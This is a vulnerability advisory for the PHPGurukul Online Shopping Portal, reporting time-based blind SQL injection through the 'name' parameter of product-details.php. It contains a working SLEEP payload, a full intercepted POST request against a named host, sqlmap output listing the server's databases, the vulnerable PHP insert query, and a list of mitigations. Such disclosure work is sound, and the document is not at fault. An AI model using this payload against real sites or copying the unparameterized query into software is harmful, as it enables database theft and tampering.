

SQL Injection Vulnerability Report

Affected Product

Attribute	Details
Product Name	Online Shopping Portal Project
Vendor	PHPGurukul
Version	v2.1
Affected File	Online Shopping Portal project-V2.0\shopping\product-details.php
Affected Parameter	name
Method	POST
Vulnerability Type	Time-Based Blind SQL Injection

Official Website

<https://phpgurukul.com/shopping-portal-free-download/>


Vulnerability Overview

A SQL Injection vulnerability exists in the **name** parameter of the **Online Shopping Portal Project v2.1**, allowing remote attackers to execute arbitrary SQL commands. By injecting time-delay payloads, attackers can determine the presence of a SQL Injection flaw by observing server response delays.

Steps to Reproduce


1. Access the Vulnerable URL:

http://www.eyou.com/ product-details.php?pid=14



2. Intercept the Request:

Enable Burp Suite and set up the browser to route traffic through it.



3. Modify the Parameter:

Send the request to Burp Suite Repeater and modify the name parameter with the following payload:

' RLIKE SLEEP(5) AND 'nsgm'='nsgm

Request


Raw Params Headers Hex

```
POST /product-details.php?pid=14 HTTP/1.1
Host: www.eyou.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Origin: http://www.eyou.com
Connection: close
Referer: http://www.eyou.com/product-details.php?pid=14
Cookie: Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745;
myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22prn%22%
3Anull%2C%22name%22%3Anull%2C%22place%22%3A%22%22%2C%22block%22%3Anull%2C%22
floor%22%3Anull%2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%2
20%22%2C%22orderArrivedTime%22%3A%221%3A30-2%3A00%22%2C%22orderRemark%22%3A%
22%22%7D;
shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C%
97%E5%A4%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%93
%88%E5%93%88%22%2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%2
2%2C%22shopBlock%22%3A%22%3F%23A%23B%23%22%2C%22shopFloor%22%3A%22%3F%231%23
2%233%22%7D; shopId=1001; userId=12345; PHPSESSID=3m4t1cepbanu2r1nc4mvn21ju4
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
quality=1&price=1&value=1&name=' RLIKE SLEEP(5) AND
'nsqm'='nsqm&summary=333333&review=3333&submit=
```

4. Send the Modified Request:

- Forward the modified request in Burp Suite Repeater.
- Observe the delay in the response time.
- The server will delay its response by 5 seconds, confirming successful execution of the SLEEP() function, indicating a **time-based SQL injection vulnerability**.



SQLmap:

```

C:\Windows\System32\cmd.exe
back-end DBMS: MySQL >= 5.0.12
[16:09:32] [INFO] fetching database names
[16:09:32] [INFO] fetching number of databases
[16:09:32] [WARNING] time-based comparison requires larger statistical model, please wait..... (
done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[16:09:46] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pre
vent potential disruptions
5
[16:09:52] [INFO] retrieved:
[16:09:57] [INFO] adjusting time delay to 4 seconds due to good response times
information_schema
[16:13:53] [INFO] retrieved: mysql
[16:15:01] [INFO] retrieved: performance_schema
[16:18:57] [INFO] retrieved: shopping
[16:21:09] [INFO] retrieved: sys
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] shopping
[*] sys
[16:21:52] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\www.eyou.com'
[16:21:52] [WARNING] your sqlmap version is outdated
[*] ending @ 16:21:52 /2025-02-24/
C:\Users\admin\Desktop\sqlmap\sqlmap>

```

Code

In the Online Shopping Portal project-V2.0\shopping\ product-details.php page, the **name** parameter is not verified and is directly inserted into the database for execution

```

else
{
    mysqli_query($con,"insert into wishlist(userid,productid) values('".$_SESSION['id']."','".$pid')."");
    echo "<script>alert('Product added in wishlist');</script>";
    header("location:my-wishlist.php");
}
}
if(isset($_POST['submit']))
{
    $qty=$_POST['quality'];
    $price=$_POST['price'];
    $value=$_POST['value'];
    $name=$_POST['name'];
    $summary=$_POST['summary'];
    $review=$_POST['review'];
    mysqli_query($con,"insert into productreviews(productid,quality,price,value,name,summary,review) values('$pid','$qty','$price','$value','$name','$summary','$review')");
}

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no">
    <meta name="description" content="">
    <meta name="author" content="">
    <meta name="keywords" content="MediaCenter, Template, eCommerce">
    <meta name="robots" content="all">
    <title>Product Details</title>
    <link rel="stylesheet" href="assets/css/bootstrap.min.css">
    <link rel="stylesheet" href="assets/css/main.css">
    <link rel="stylesheet" href="assets/css/red.css">
    <link rel="stylesheet" href="assets/css/owl.carousel.css">
    <link rel="stylesheet" href="assets/css/owl.transitions.css">
    <link href="assets/css/lightbox.css" rel="stylesheet">
    <link rel="stylesheet" href="assets/css/animate.min.css">

```

Impact

- **Data Theft:** Unauthorized access to sensitive user or system data.
- **Data Manipulation:** Modification or deletion of database records.
- **Credential Exposure:** Extraction of usernames, passwords, or authentication details.
- **Server Compromise:** Potential exploitation of underlying server systems.
- **Reconnaissance:** Enumeration of database structures (tables, columns, schemas).
- **Financial Loss:** Downtime and potential monetary losses.
- **Loss of Reputation:** User trust degradation due to service disruption or data breaches.

Recommended Mitigations

- **Use Prepared Statements (Parameterized Queries).**
- **Sanitize User Inputs:** Validate and filter all incoming data.
- **Implement Web Application Firewall (WAF).**
- **Use the Principle of Least Privilege (PoLP) for database users.**
- **Regularly Update and Patch the Application.**
- **Monitor Logs for Suspicious Activities.**

For detailed guidelines, refer to:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html